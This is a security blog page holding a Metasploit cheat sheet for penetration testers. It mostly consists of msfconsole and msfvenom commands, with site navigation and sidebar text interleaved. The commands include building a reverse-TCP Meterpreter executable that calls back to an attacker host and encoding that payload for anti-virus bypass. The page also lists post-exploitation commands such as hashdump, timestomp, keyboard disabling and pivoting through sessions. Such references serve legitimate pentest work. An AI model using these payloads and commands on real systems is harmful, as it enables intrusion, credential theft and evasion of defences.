




HOME EXPLOITS WINDOWS LINUX MAC OS ANDROID IPHONE SQLI OTHERS ▼ CONTACT ▼



Metasploit Cheat Sheet

🕒 5:20 PM | POST SPONSORED BY FARADAYSEC | MULTIUSER PENTEST ENVIRONMENT
 👤 ZION3R



The [Metasploit Project](#) is a computer security project that provides information on vulnerabilities, helping in the development of penetration tests and IDS signatures. Metasploit is a popular tool used by pentest experts.



Metasploit :

Search for module:

```
msf > search [regex]
```

Specify and exploit to use:

```
msf > use exploit/[ExploitPath]
```

Specify a **Payload** to use:

```
msf > set PAYLOAD [PayloadPath]
```

Show options for the current modules:

FOLLOW US!



Your Email

Subscribe to our Newsletter

For Display Or
For Play

In the key of C, the harmonica was designed in close collaboration with Billy Joel himself.



Want surprise?
RANDOM A POST

POPULAR

WinPwn - Automation For Internal Windows Penetrationtest

```
msf > show options
```

Set options:

```
msf > set [Option] [Value]
```

Start exploit:

```
msf > exploit
```

Useful Auxiliary Modules**Port Scanner:**

```
msf > use auxiliary/scanner/portscan/tcp
msf > set RHOSTS 10.10.10.0/24
msf > run
```

DNS Enumeration:

```
msf > use auxiliary/gather/dns_enum
msf > set DOMAIN target.tgt
msf > run
```

FTP Server:

```
msf > use auxiliary/server/ftp
msf > set FTPROOT /tmp/ftproot
msf > run
```

Proxy Server:

```
msf > use auxiliary/server/socks4
msf > run
```

msfvenom :

The **msfvenom** tool can be used to generate Metasploit payloads (such as Meterpreter) as standalone files and optionally encode them. This tool replaces the former msfpayload and msfencode tools. Run with '-l payloads' to get a list of payloads.

```
$ msfvenom -p [PayloadPath]
-f [FormatType]
LHOST=[LocalHost (if reverse conn.))
LPORT=[LocalPort]
```

Example :

Reverse **Meterpreter** payload as an executable and redirected into a file:

```
$ msfvenom -p windows/meterpreter/
reverse_tcp -f exe LHOST=10.1.1.1
LPORT=4444 > met.exe
```

Format Options (specified with -f) --help-formats - List available output formats

exe - Executable pl - Perl rb - Ruby raw - Raw shellcode c - C code

Encoding Payloads with msfvenom

The msfvenom tool can be used to apply a level of encoding for anti-virus bypass. Run with '-l encoders' to get a list of encoders.

```
$ msfvenom -p [Payload] -e [Encoder] -f
[FormatType] -i [EncodeIterations]
LHOST=[LocalHost (if reverse conn.))
LPORT=[LocalPort]
```

Example

Encode a payload from msfpayload 5 times using shikata-ga-nai encoder and output as executable:

```
$ msfvenom -p windows/meterpreter/
reverse_tcp -i 5 -e x86/shikata_ga_nai -f
exe LHOST=10.1.1.1 LPORT=4444 > mal.exe
```




In many past internal penetration tests I often had problems with the existing Powershell Recon / Exploitation scripts due to missing pr...

**Wireshark Cheatsheet**

Wireshark, whose old name is Ethereal; It is a program that can run in many operating systems such as Windows, Linux, MacOS or Solaris ...

**FFM (Freedom Fighting Mode) - Open Source Hacking Harness**

FFM is a hacking harness that you can use during the post-exploitation phase of a red-teaming engagement. The idea of the tool was deri...

**Mimikatz v2.2.0 - A Post-Exploitation Tool to Extract Plaintexts Passwords, Hash, PIN Code from Memory**

mimikatz is a tool I've made to learn C and make some experiments with Windows security. It's now well known to extract plai...

**Reconerator - C# Targeted Attack Reconnaissance Tools**

This is a custom .NET assembly which will perform a number of situational awareness activities. There are a number of current featuresets...

Metasploit Meterpreter

Base Commands:

? / help: Display a summary of commands exit / quit: Exit the Meterpreter session

sysinfo: Show the system name and OS type

shutdown / reboot: Self-explanatory

File System Commands:

cd: Change directory

lcd: Change directory on local (attacker's) machine

pwd / getwd: Display current working directory

ls: Show the contents of the directory

cat: Display the contents of a file on screen

download / upload: Move files to/from the target machine

mkdir / rmdir: Make / remove directory

edit: Open a file in the default editor (typically vi)

Process Commands:

getpid: Display the process ID that Meterpreter is running inside.

getuid: Display the user ID that Meterpreter is running with.

ps: Display process list.

kill: Terminate a process given its process ID.

execute: Run a given program with the privileges of the process the Meterpreter is loaded in.

migrate: Jump to a given destination process ID

- > Target process must have same or lesser privileges
- > Target process may be a more stable process
- > When inside a process, can access any files that process has a lock on.

Network Commands:

ipconfig: Show network interface information

portfwd: Forward packets through TCP session

route: Manage/view the system's routing table

Misc Commands:

idletime: Display the duration that the GUI of the target machine has been idle.

uictl [enable/disable] [keyboard/mouse]: Enable/disable either the mouse or keyboard of the target machine.

screenshot: Save as an image a screenshot of the target machine.

Additional Modules:

use [module]: Load the specified module

Example:

use priv: Load the priv module

hashdump: Dump the hashes from the box

timestomp: Alter NTFS file timestamps

Managing Sessions

Multiple Exploitation:

Run the exploit expecting a single session that is immediately backgrounded:

```
msf > exploit -z
```

Run the exploit in the background expecting one or more sessions that are immediately backgrounded:

```
msf > exploit -j
```

List all current jobs (usually exploit listeners):

```
msf > jobs -l
```

Kill a job:

```
msf > jobs -k [JobID]
```

Multiple Sessions:

List all backgrounded sessions:

```
msf > sessions -l
```

Interact with a backgrounded session:

```
msf > session -i [SessionID]
```

Background the current interactive session:

```
meterpreter > <Ctrl+Z>  
or  
meterpreter > background
```

Routing Through Sessions:

All modules (exploits/post/aux) against the target subnet mask will be pivoted through this session.

```
msf > route add [Subnet to Route To]  
[Subnet Netmask] [SessionID]
```

Metasploit Cheat Sheet

**TAGS**

CHEAT SHEET [X](#) EXPLOITATION FRAMEWORK [X](#) METASPLOIT [X](#) METASPLOIT CHEAT SHEET [X](#) METASPLOIT DATABASE [X](#)
METASPLOIT FRAMEWORK [X](#) METASPLOIT FRAMEWORK DATABASE [X](#) METERPRETER [X](#) SECURITY [X](#) SECURITY CHEAT SHEETS.....

Metasploit Cheat Sheet

⌂ PREVIOUS

SALT - SLUB Allocator Tracer For The Linux Kernel

NEXT ⌂

Ophcrack - A Windows Password Cracker Based On Rainbow Tables

POST COMMENT

FACEBOOK DISQUS

0 Comments

Sort by **Oldest**



Add a comment...

[Facebook Comments Plugin](#)

BLOG ARCHIVE

[Blog Archive](#)

SOCIAL



Your Email

Subscribe to our Newsletter



RECOMMENDED

1. [Dreamhost: Best WordPress Hosting](#)
2. [SSD cloud server on DigitalOcean](#)
3. [HackIsOn](#)
4. [Exploit Collector](#)
5. [BlackPloit](#)
6. [Hacking Reviews](#)
7. [Hacking Land](#)
8. [Daily Picture](#)

CONTACT FORM

Name

Email *

Message *

Send